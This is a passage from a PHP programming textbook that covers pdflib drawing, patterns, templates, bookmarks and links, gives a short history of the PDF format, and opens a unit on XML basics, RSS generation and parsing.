
The output of Example is shown in Figure 12.9.



We can use `pdf_closepath()` and `pdf_fill_stroke()` to close the path and then fill it with the current fill color by replacing the `pdf_stroke()` call in Example with these two lines:

```
pdf_closepath($p);  
pdf_fill_stroke($p);
```


The `pdf_fill_stroke()` function fills and strokes the path with the current fill and stroke colors. Our output now looks like Figure 12.10.



Here's some code that experiments with different shapes and stroking or filling. Its output is shown in Figure 12.11.

```
// circle
pdf_setcolor($p,"fill","rgb", 0.8, 0.5, 0.8);
pdf_circle($p,400,600,75);
pdf_fill_stroke($p);
// funky arc
pdf_setcolor($p,"fill","rgb", 0.8, 0.5, 0.5);
pdf_moveto($p,200,600);
pdf_arc($p,300,600,50,0,120);
pdf_closepath($p);
pdf_fill_stroke($p); // dashed rectangle
pdf_setcolor($p,"stroke","rgb", 0.3, 0.8, 0.3);
pdf_setdash($p,4,6);
pdf_rect($p,50,500,500,300);
pdf_stroke($p);
```

Figure 12.11: Different Shapes and Stroking and Filling Styles



12.4.3 Patterns

A pattern is a reusable component, defined outside of a page context, that is used in place of a color for filling or stroking a path.

The `pdf_begin_pattern()` call returns a pattern handle:

```
$pattern = pdf_begin_pattern(pdf, width, height, xstep, ystep, painttype);
```

Notes

The *width* and *height* parameters specify the size of the pattern. If you are creating a pattern from an image, these are the dimensions of the image. The *xstep* and *ystep* parameters specify the horizontal and vertical tiling spacing (i.e., the distance between repetitions of the image). To tile the image without a gap between repetitions, set the *xstep* and *ystep* arguments to the same values as *width* and *height*. The final argument, *painttype*, can be either 1 or 2. 1 means that the pattern supplies its own color information. 2 means that the current fill and stroke colors are used instead. Patterns based on images only use a *painttype* of 1.

Example creates a pattern from a small PHP logo image and uses it to fill a circle.




Example: Filling with a pattern

```
<?php
$p = pdf_new();
pdf_open_file($p);
$im = pdf_open_jpeg($p, "php-tiny.jpg");
$pattern = pdf_begin_pattern($p,64,34,64,34,1);
pdf_save($p);
pdf_place_image($p, $im, 0,0,1);
pdf_restore($p);
pdf_end_pattern($p);
pdf_close_image ($p,$im);
pdf_begin_page($p,612,792);
pdf_setcolor($p, "fill", "pattern", $pattern);
pdf_setcolor($p, "stroke", "pattern", $pattern);
pdf_setlinewidth($p, 30.0);
pdf_circle($p,306,396,120);
pdf_stroke($p);
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
Header("Content-Type:application/pdf");
Header("Content-Length: $len");
Header("Content-Disposition: inline; filename=pat.pdf");
echo $buf; pdf_delete($p);
?>
```

The output of Example is shown in Figure 12.12.

Figure 12.12: Pattern Filling a Circle



12.4.4 Templates

It is common to have parts of a document, such as header/footer sections or background watermarks, repeated on multiple pages. It would be trivial to write a little PHP function to generate such things on each page, but if you did this the final PDF file would end up containing the same sequence of PDF calls on every page. PDF has built-in functionality known as “Form XObjects” (renamed “Templates” in *pdflib*) to more efficiently handle repeating elements.

To create a template, simply call `pdf_begin_template()`, perform the various operations to create the PDF components you want this template to contain, then call `pdf_end_template()`. It is a good idea to do a `pdf_save()` right after beginning the template and a `pdf_restore()` just before ending it to make sure that any context changes you perform in your template don’t leak out of this template into the rest of the document.

The `pdf_begin_template()` function takes the dimensions of the template and returns a handle for the template:

```
$template = pdf_begin_template(pdf, width, height);
```

The `pdf_end_template()`, `pdf_save()`, and `pdf_restore()` functions take no arguments beyond the pdf handle:

```
pdf_end_template(pdf); pdf_save(pdf); pdf_restore(pdf);
```

The below Example uses templates to create a two-page document with the PHP logo in the top-left and top-right corners and the title “pdf Template Example” and a line at the top of each page. If you wanted to add something like a page number to your header, you would need to do that on each page. There is no way to put variable content in a template.


Notes



Example: Using a template

```
<?php
$p = pdf_new( );
pdf_open_file($p); // define template
$im = pdf_open_jpeg($p, "php-big.jpg");
$template = pdf_begin_template($p,612,792);
pdf_save($p);
pdf_place_image($p, $im, 14, 758, 0.25);
pdf_place_image($p, $im, 562, 758, 0.25);
pdf_moveto($p,0,750); pdf_lineto($p,612,750);
pdf_stroke($p);
$font = pdf_findfont($p,"Times-Bold","host",0);
pdf_setfont($p,$font,38.0);
pdf_show_xy($p,"pdf Template Example",120,757);
pdf_restore($p);
pdf_end_template($p);
pdf_close_image ($p,$im);// build pages
pdf_begin_page($p,595,842);
pdf_place_image($p, $template, 0, 0, 1.0);
pdf_end_page($p);
pdf_begin_page($p,595,842);
pdf_place_image($p, $template, 0, 0, 1.0);
pdf_end_page($p);
pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf);
header("Content-Type: application/pdf");
header("Content-Length: $len");
header("Content-Disposition: inline; filename=templ.pdf");
echo $buf; pdf_delete($p);
?>
```

The output of Example is shown in Figure 12.13.



Some operations, such as opening an image, cannot be done within the context of a template definition. Attempting to do so will cause an error. If you get such an error, simply move the offending operation to just before the `pdf_begin_template()` call.

12.5 Navigation

PDF provides several navigation features for PDF files. Bookmarks function as a table of contents for the document, and you can provide viewers with thumbnail images indicating what's at the other end of each bookmark. In addition, any part of a PDF page can be linked to another part of the current PDF file, another PDF file, or a completely different file.

12.5.1 Bookmarks and Thumbnails

Bookmarks make it easy to quickly navigate through long PDF documents. You can create a bookmark with the `pdf_add_bookmark()` function, which returns a bookmark handle:

```
$bookmark = pdf_add_bookmark(pdf, text, parent, open);
```

The text parameter is the label that the user sees. To create a nested menu of bookmarks, pass a bookmark handle as the parent option. The current location in the PDF file (as it is being created) is the destination of the bookmark.

Bookmarks can have thumbnails associated with them. To make a thumbnail, load an image and call `pdf_add_thumbnail()`:

```
pdf_add_thumbnail(pdf, image);
```

The Example creates a top-level bookmark named "Countries" and nests two bookmarks, "France" and "India", under the "Countries" bookmark. It also creates a representative thumbnail image for each page. These thumbnails can be viewed in Acrobat Reader's thumbnail panel.

Notes




Example: Using bookmarks and thumbnails

```
<?php
$p = pdf_new( );
pdf_open_file($p);
pdf_begin_page($p,595,842);
$stop = pdf_add_bookmark($p, "Countries");
$im = pdf_open_png($p, "fr-flag.png");
pdf_add_thumbnail($p, $im);
pdf_close_image($p,$im);
$font = pdf_findfont($p,"Helvetica-Bold","host",0);
pdf_setfont($p, $font, 20);
pdf_add_bookmark($p, "France", $stop);
pdf_show_xy($p, "This is a page about France", 50, 800);
pdf_end_page($p);
pdf_begin_page($p,595,842);
$im = pdf_open_png($p, "nz-flag.png");
pdf_add_thumbnail($p, $im);
pdf_close_image($p,$im);
pdf_setfont($p, $font, 20);
pdf_add_bookmark($p, "India", $stop);
pdf_show_xy($p, "This is a page about India", 50, 800);
pdf_end_page($p); pdf_close($p);
$buf = pdf_get_buffer($p);
$len = strlen($buf); header("Content-Type:application / pdf");
header("Content-Length:$len");
header("Content-Disposition: inline; filename=bm.pdf");
echo $buf; pdf_delete($p);
?>
```

The thumbnails generated by Example are shown in Figure 12.14.

Figure 12.14: Thumbnails



12.5.2 Links

pdflib supports functions that specify a region on a page that, when clicked on, takes the reader somewhere else. The destination can be either another part of the same document, another PDF document, some other application, or a web site.

The `pdf_add_locallink()` function adds a local link to another place within the current PDF file:

```
pdf_add_locallink(pdf, llx, lly, urx, ury, page, zoom);
```

All links in PDF files are rectangular. The lower-left coordinate is (urx, ury) and the upper-right coordinate is (llx, lly) . Valid zoom values are "retain", "fitpage", "fitwidth", "fitheight", and "fitbbox".

The following call defines a 50 x 50 area that, if clicked, takes the reader to page 3 and retains the current zoom level:

```
pdf_add_locallink($p, 50, 700, 100, 750, 3, "retain");
```

The `pdf_add_pdflink()` function adds a link to another PDF file. It takes the same parameters as the `pdf_add_locallink()` function, with the addition of a new parameter containing the filename to link to:

```
pdf_add_pdflink(pdf, llx, lly, urx, ury, filename, page, zoom);
```



Example:

```
pdf_add_pdflink($p, 50, 700, 100, 750, "another.pdf", 3, "retain");
```

The `pdf_add_launchlink()` function adds a link to another file, whose MIME type causes the appropriate program to be launched to view the file:

```
pdf_add_launchlink($p, 50, 700, 100, 750, "/path/document.doc");
```

The `pdf_add_weblink()` function creates a link whose destination is a URL:

```
pdf_add_weblink(pdf, llx, lly, urx, ury, url);
```



Case Study

The History of PDF

The paperless office. Remember that buzz word that never seems to vanish completely even though history has proven that the use of computers has until now only lead to an increase in the use of paper?

PDF started off on the dream of a paperless office, as the pet project of one of Adobe's founders, John Warnock. Initially it was an internal project at Adobe to create a file format so documents could be spread throughout the company and displayed on any computer using any operating system. In his paper which led to the development of PDF, John Warnock wrote: 'Imagine being able to send full text and graphics documents (newspapers, magazine articles, technical manuals etc.) over electronic mail distribution networks. These documents could be viewed on any machine and any selected document could be printed locally. This capability would truly change the way information is managed.'

PDF 1.0

The first time Adobe actually talked about this technology was at a Seybold conference in San Jose in 1991. At that time, it was referred to as 'IPS' which stood for 'Interchange PostScript.' Version 1.0 of PDF was announced at Comdex Fall in 1992 where the technology won a 'best of Comdex' award. The tools to create and view PDF-files, Acrobat, were released in on 15 June 1993. This first version was of no use for the prepress community. It already featured internal links and bookmarks and fonts could be embedded but the only color space supported was RGB.

PDF 1.1

Acrobat 2 became available in November 1994. It supported the new PDF 1.1 file format which added support for:

- external links
- article threads
- security features
- device independent color
- notes

Acrobat 2.0 itself also got some nice enhancements, including a new architecture of Acrobat Exchange to support plug-ins in and the possibility to search PDF files.

Acrobat 2.1 added multimedia support with the possibility of adding audio or video data to a PDF document.

PDF 1.2 the prepress world wakes up

In November 1996, Adobe launched Acrobat 3.0 (code name: Amber) and the matching PDF 1.2 specifications. PDF 1.2 was the first version of PDF that was really usable in a prepress environment. Besides forms, the following prepress related options were included:

- support for OPI 1.3 specifications
- support for the CMYK colour space
- spot colors could be maintained in a PDF
- halftone functions could be included as well as overprint instructions.

Contd...

The release of a plug-in to view PDF files in the Netscape browser increased the popularity of PDF file on the booming Internet. Adobe also added the possibility to link PDF files to HTML pages and vice versa. PDF also slowly began to get accepted by the graphic arts industry. Initially the black-and-white digital printing market began using PDF for output on fast Xerox digital presses.

PDF 1.3 Listening to prepress needs

Acrobat 4, internally known as 'Stout' within Adobe, was launched in April 1999. It brought us PDF 1.3. The new PDF specs included support for:

- 2-byte CID fonts
- OPI 2.0 specifications
- a new color space called DeviceN to improve support for spot colors
- smooth shading, a technology that allows for efficient and very smooth blends (transitions from one color or tint to another).
- annotations

Acrobat itself also had its fair share of novelties, including:

- support for page sizes up to 5080 x 5080 mm, up from 1143 x 1143 mm

Illustrator 9 and PDF 1.4 Acrobat will have to wait

Mid 2000, Adobe did something weird: they released Illustrator 9. Although launching a new version of a drawing application is not that bizarre, Illustrator 9 did have one amazing feature: it was the first application to support PDF 1.4 and its transparency feature. This was the first time Adobe did not accompany a new version of PDF with a new version of Acrobat. They also did not release the full specs of PDF 1.4, although technote 5407 documented the transparency support in PDF 1.4.

PDF 1.5 and Acrobat 6 More choice for already confused users

In April 2003, Adobe announced Acrobat 6 which started shipping late May. The internal codename for Acrobat 6 was 'Newport'. As usual, the new version of Acrobat also brought along a new version of PDF, version 1.5.

PDF 1.5 brings along a number of new features to will probably take a pretty long time before they get implemented or supported in applications. The new stuff includes.

- Improved compression techniques including object streams and JPEG 2000 compression
- Support for layers
- Improved support for tagged PDF

2005: another year, another PDF revision

In January 2005 Adobe started shipping Acrobat 7 (original code name: Vegas). Of course it offered support for a new PDF flavor. PDF 1.6 offers the following improvements:

NChannel is an extension of the DeviceN mechanism for defining spot colors in a PDF document. It is backwards compatible with DeviceN and enables more accurate handling of color blending by including additional dot gain and color mixing information.

The major new feature is the ability to embed 3D data.

Contd...

- PDF files have the concept of the current text position. It's like a cursor unless you specify another location, when you insert text it appears at the current text location. You set the text location with the `pdf_set_textpos()` function.
- Using nonstandard fonts without embedding them makes your documents much less portable, while embedding them makes your generated PDF files much larger.
- PDF supports many different embedded image formats: PNG, JPEG, GIF, TIFF, CCITT, and a raw image format that consists of a stream of the exact byte sequence of pixels. Not every feature of every format is supported.
- The scale parameter indicates the proportional scaling factor to be used when placing the image in the document.
- PDF provides several navigation features for PDF files. Bookmarks function as a table of contents for the document, and you can provide viewers with thumbnail images indicating what's at the other end of each bookmark. In addition, any part of a PDF page can be linked to another part of the current PDF file, another PDF file, or a completely different file.

12.7 Keywords

Apache: The Apache library contains functions specific to running PHP under Apache.

Calendar: The calendar library provides a number of functions for converting between various calendar formats, including the Julian Day Count, the Gregorian calendar, the Jewish calendar, the French Republican Calendar, and Unix timestamp values.

CCVS: CCVS is a library for providing a conduit between your server and credit-card processing centers via a modem.

Cybercash: Cybercash is a provider of credit-card processing services. The Cybercash functions provide access to Cybercash transactions from PHP.

Document: A PHP document is made up of a number of pages. Each page contains text and/or images.

EXIF: The Exchangeable Image File Format (EXIF) extension provides a function to read the information stored on a device; many digital cameras store their information in EXIF format.

FDF: The Forms Data Format (FDF) is a library for creating forms in PDF documents and extracting data from or populating those forms. The FDF extension allows you to interpret data from an FDF-enabled PDF document or to add FDF form fields to a PDF document.

Pattern: A pattern is a reusable component, defined outside of a page context that is used in place of a color for filling or stroking a path.

PDF: Stands for "Portable Document Format." PDF is a multi-platform file format developed by Adobe Systems.



Lab Exercise

1. Develop a PHP program to show the font demonstration.
2. Create a pattern from a small PHP logo image and uses it to fill a circle.

12.8 Review Questions

1. What is the mean of PDF? What are the PDF files and why these are used?
2. What are the PDF extensions? Why these are used?

Notes

3. What are the uses of PDF documents and pages? How do these create?
4. What is the role of text in PDF?
5. Discuss about the text attributes and text functions.
6. What is the importance of font in PDF? How does it embedded in it?
7. How do we use images and graphics in PDF?
8. Write a PHP program to place an image in several places on a page.
9. How the templates and patterns are used in PDF?
10. What is the meaning of navigation? How PDF provide navigation?

Answers to Self Assessment

- | | | | | |
|---------|---------|--------|--------|---------|
| 1. (c) | 2. (b) | 3. (a) | 4. (b) | 5. (b) |
| 6. (a) | 7. (b) | 8. (a) | 9. (a) | 10. (a) |
| 11. (a) | 12. (b) | | | |

12.9 Further Reading



Books

Portable Document Format by Frederic P Miller, Agnes F Vandome, John McBrewster.



Online link

<http://www.maximumcompression.com/data/pdf.php>

Unit 13: Extensible Markup Language

Notes

CONTENTS

Objectives

Introduction

13.1 Basics of XML

13.1.1 Document

13.1.2 Is XML just like HTML?

13.1.3 Is XML just Like SGML?

13.1.4 Why XML?

13.1.5 XML Development Goals

13.1.6 How is XML defined?

13.2 Lightning Guide to XML

13.3 Generating XML

13.4 Parsing XML

13.4.1 Element Handlers

13.4.2 Character Encoding

13.4.3 Case Folding

13.4.4 Using the Parser

13.4.5 Errors

13.4.6 Methods as Handlers

13.4.7 Sample Parsing Application

13.5 Transforming XML with XSLT

13.6 Web Services

13.6.1 Servers

13.6.2 Clients

13.7 Summary

13.8 Keywords

13.9 Review Questions

13.10 Further Reading

Objectives

After studying this unit, you will be able to:

- Explain basics of XML
- Discuss the features of Extensible Markup Language (XML)
- Explain how to generating XML
- Discuss how to parsing XML

Notes

- Understand how to transform XML with XSLT
- Explain the web services

Introduction

XML presents the Extensible Markup Language at a reasonably technical level for anyone interested in learning more about structured documents.

XML is a markup language for documents containing structured information.

Structured information contains both contents (words, pictures, etc.) and some indication of what role that content plays. Almost all documents have some structures.

A markup language is a mechanism to identify structures in a document. The XML specification defines a standard way to add markup to documents.

13.1 Basics of XML

13.1.1 Document

The number of applications currently being developed that are based on, or make use of, XML documents is truly amazing (particularly when you consider that XML is not yet a year old)! For our purposes, the word “document” refers not only to traditional documents, like this one, but also to the myriad of other XML “data formats”. These include vector graphics, e-commerce transactions, mathematical equations, object meta-data, server APIs, and a thousand other kinds of structured information.

13.1.2 Is XML just like HTML?

No. In HTML, both the tag semantics and the tag set are fixed. An `<h1>` is always a first level heading and the tag `<ati.product.code>` is meaningless. The W3C, in conjunction with browser vendors and the WWW community, is constantly working to extend the definition of HTML to allow new tags to keep pace with changing technology and to bring variations in presentation (stylesheets) to the Web. However, these changes are always rigidly confined by what the browser vendors have implemented and by the fact that backward compatibility is paramount. And for people who want to disseminate information widely, features supported by only the latest releases of Netscape and Internet Explorer are not useful.

XML specifies neither semantics nor a tag set. In fact XML is really a meta-language for describing markup languages. In other words, XML provides a facility to define tags and the structural relationships between them. Since there is no predefined tag set, there cannot be any preconceived semantics. All of the semantics of an XML document will either be defined by the applications that process them or by stylesheets.

13.1.3 Is XML just Like SGML?

No. Well, yes, sort of. XML is defined as an application profile of SGML. SGML which stand for Standard Generalized Markup Language, defined by ISO, 8879. SGML has been the standard, vendor-independent way to maintain repositories of structured documentation for more than a decade, but it is not well suited to serving documents over the web. Defining XML as an application profile of SGML means that any fully conformant SGML system will be able to read XML documents. However, using and understanding XML documents does not require a system that is capable of understanding the full generality of SGML. XML is, roughly speaking, a restricted form of SGML.

For technical purists, it is important to note that there may also be subtle differences between documents as understood by XML systems and those same documents as understood by SGML systems. In particular, treatment of white space immediately adjacent to tags may be different.

13.1.4 Why XML?

In order to appreciate XML, it is important to understand why it was created. XML was created so that richly structured documents could be used over the web. The only viable alternatives, HTML and SGML, are not practical for this purpose.

SGML provides arbitrary structure, but is too difficult to implement just for a web browser. Full SGML systems solve large, complex problems that justify their expense. Viewing structured documents sent over the web rarely carries such justification.

This is not to say that XML can be expected to completely replace SGML. While XML is being designed to deliver structured content over the web, some of the very features it lacks to make this practical, make SGML a more satisfactory solution for the creation and long-time storage of complex documents. In many organizations, filtering SGML to XML will be the standard procedure for web delivery.

13.1.5 XML Development Goals

The XML specification sets out the following goals for XML:

1. It shall be straightforward to use XML over the Internet. Users must be able to view XML documents as quickly and easily as HTML documents. In practice, this will only be possible when XML browsers are as robust and widely available as HTML browsers, but the principle remains.
2. XML shall support a wide variety of applications. XML should be beneficial to a wide variety of diverse applications: authoring, browsing, content analysis, etc. Although the initial focus is on serving structured documents over the web, it is not meant to narrowly define XML.
3. XML shall be compatible with SGML. Most of the people involved in the XML effort come from organizations that have a large, in some cases staggering, amount of material in SGML. XML was designed pragmatically, to be compatible with existing standards while solving the relatively new problem of sending richly structured documents over the web.
4. It shall be easy to write programs that process XML documents. The colloquial way of expressing this goal while the spec was being developed was that it ought to take about two weeks for a competent computer science graduate student to build a program that can process XML documents.
5. The number of optional features in XML is to be kept to an absolute minimum, ideally zero. Optional features inevitably raise compatibility problems when users want to share documents and sometimes lead to confusion and frustration.
6. XML documents should be human-legible and reasonably clear. If you do not have an XML browser and you have received a hunk of XML from somewhere, you ought to be able to look at it in your favorite text editor and actually figure out what the content means.
7. The XML design should be prepared quickly. Standards efforts are notoriously slow. XML was needed immediately and was developed as quickly as possible.
8. The design of XML shall be formal and concise. In many ways a corollary to rule 4, it essentially means that XML must be expressed in EBNF and must be amenable to modern compiler tools and techniques. There are a number of technical reasons why the SGML

Notes

grammar *cannot* be expressed in EBNF. Writing a proper SGML parser requires handling a variety of rarely used and difficult to parse language features. XML does not.

9. XML documents shall be easy to create. Although there will eventually be sophisticated editors to create and edit XML content, they would not appear immediately. In the interim, it must be possible to create XML documents in other ways: directly in a text editor, with simple shell and Perl scripts, etc.
10. Terseness in XML markup is of minimal importance. Several SGML language features were designed to minimize the amount of typing required to manually key in SGML documents. These features are not supported in XML. From an abstract point of view, these documents are indistinguishable from their more fully specified forms, but supporting these features adds a considerable burden to the SGML parser (or the person writing it, anyway). In addition, most modern editors offer better facilities to define shortcuts when entering text.

13.1.6 How is XML defined?

- XML is defined by a number of related specifications:
- Extensible Markup Language (XML) 1.0
- Defines the syntax of XML.
- XML Pointer Language (XPointer) and XML Linking Language (XLink).
- Defines a standard way to represent links between resources. In addition to simple links, like HTML's <A> tag, XML has mechanisms for links between multiple resources and links between read-only resources. XPointer describes how to address a resource; XLink describes how to associate two or more resources.
- Extensible Style Language (XSL).
- Defines the standard stylesheet language for XML.
- As time goes on, additional requirements will be addressed by other specifications. Currently, namespaces (dealing with tags from multiple tag sets), a query language (finding out what's in a document or a collection of documents), and a schema language (describing the relationships between tags, DTDs in XML) are all being actively pursued.
- Understanding the Specs.
- For the most part, reading and understanding the XML specifications does not require extensive knowledge of SGML or any of the related technologies.

13.2 Lightning Guide to XML

Most XML consists of elements (like HTML tags), entities, and regular data. For example:



Example:

```
<book isbn="1-56592-610-2"> <title>Programming PHP</title> <authors> <author>ABC</author> <author>XYZ</author> </authors> </book>
```

In HTML, you often have an open tag without a close tag. The most common example of this is:

```
<br>
```

In XML, that is illegal. XML requires that every open tag be closed. For tags that do not enclose anything, such as the line break
, XML adds this syntax:

```
<br />
```

Tags can be nested but cannot overlap. For example, this is valid:

```
<book><title>Programming PHP</title></book>
```

but this is not valid, because the book and title tags overlap:

```
<book><title>Programming PHP</book></title>
```

XML also requires that the document begin with a processing instruction that identifies the version of XML being used (and possibly other things, such as the text encoding used). For example:



Example:

```
<?xml version="1.0" ?>
```

The final requirement of a well-formed XML document is that there be only one element at the top level of the file. For example, this is well formed:

```
<?xml version="1.0" ?> <library> <title>Programming PHP</title> <title>Programming Perl</title> <title>Programming C#</title> </library>
```

but this is not well formed, as there are three elements at the top level of the file:

```
<?xml version="1.0" ?> <title>Programming PHP</title> <title>Programming Perl</title> <title>Programming C#</title>
```

There are two ways to write down this structure: the Document Type Definition (DTD) and the Schema. DTDs and Schemas are used to validate documents; that is, to ensure that they follow the rules for their type of document.

Most XML documents do not include a DTD. Many identify the DTD as an external with a line that gives the name and location (file or URL) of the DTD:

```
<!DOCTYPE rss PUBLIC 'My DTD Identifier' 'http://www.example.com/my.dtd'>
```

Sometimes it is convenient to encapsulate one XML document in another. For example, an XML document representing a mail message might have an attachment element that surrounds an attached file. If the attached file is XML, it is a nested XML document. What if the mail message document has a body element (the subject of the message), and the attached file is an XML representation of a dissection that also has a body element, but this element has completely different DTD rules? How can you possibly validate or make sense of the document if the meaning of body changes partway through?

This problem is solved with the use of namespaces. Namespaces let you qualify the XML tag for example, email:body and human:body.



XML documents generally are not completely ad hoc. The specific tags, attributes, and entities in an XML document, and the rules governing how they nest, comprise the structure of the document.

13.3 Generating XML

Just as PHP can be used to generate dynamic HTML, it can also be used to generate dynamic XML. You can generate XML for other programs to consume based on forms, database queries, or anything else you can do in PHP. One application for dynamic XML is Rich Site Summary (RSS), a file format for syndicating news sites.

Generating an XML document from a PHP script is simple. Simply change the MIME type of the document, using the header () function, to "text/xml". To emit the <?xml ... ?> declaration without it being interpreted as a malformed PHP tag, you will need to either disable short_open_tag in

Notes

your *php.ini* file, or simply echo the line from within PHP code:

```
<? php echo '<?xml version="1.0" encoding="ISO-8859-1" ?>'; ?>
```

Example generates an RSS document using PHP. An RSS file is an XML document containing several channel elements, each of which contains some news item elements. More properties of an item are supported by RSS than the Example creates. Just as there are no special functions for generating HTML from PHP (you just echo it), there are no special functions for generating XML. You just echo it!



Example: Generating an XML document.

```
<?php header('Content-Type: text/xml'); ?>
<?xml version='1.0' encoding='ISO-8859-1' ?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
'http://my.netscape.com/publish/formats/rss-0.91.dtd'>
<rss version="0.91">
  <channel>
    <?php
      // news items to produce RSS for
      $items = array(
        array('title' => 'Man Bites Dog',
              'link'  => 'http://www.example.com/dog.php',
              'desc'  => 'Ironic turnaround!'),
        array('title' => 'Medical Breakthrough!',
              'link'  => 'http://www.example.com/doc.php',
              'desc'  => 'Doctors announced a cure for me.')
      );

      foreach($items as $item) {
        echo "<item>\n";
        echo " <title>{$item[title]}</title>\n";
        echo " <link>{$item[link]}</link>\n";
        echo " <description>{$item[desc]}</description>\n";
        echo " <language>en-us</language>\n";
        echo "</item>\n";
      }
    ?>
  </channel>
</rss>
```

```

<?xml version='1.0' encoding='ISO-8859-1' ?>
<!DOCTYPE rss PUBLIC "-//Netscape Communications//DTD RSS 0.91//EN"
'http://my.netscape.com/publish/formats/rss-0.91.dtd'>
<rss version="0.91">
  <channel>
    <item>
      <title>Man Bites Dog</title>
      <link>http://www.example.com/dog.php</link>
      <description>Ironic turnaround!</description>
      <language>en-us</language>
    </item>
    <item>
      <title>Medical Breakthrough!</title>
      <link>http://www.example.com/doc.php</link>
      <description>Doctors announced a cure for me.</description>
      <language>en-us</language>
    </item>
  </channel>
</rss>

```

13.4 Parsing XML

Say you have a collection of books written in XML, and you want to build an index showing the document title and its author. You need to parse the XML files to recognize the title and author elements and their contents. You could do this by hand with regular expressions and string functions such as `strtok()`, but it is a lot more complex than it seems. The easiest and quickest solution is to use the XML parser that ships with PHP.

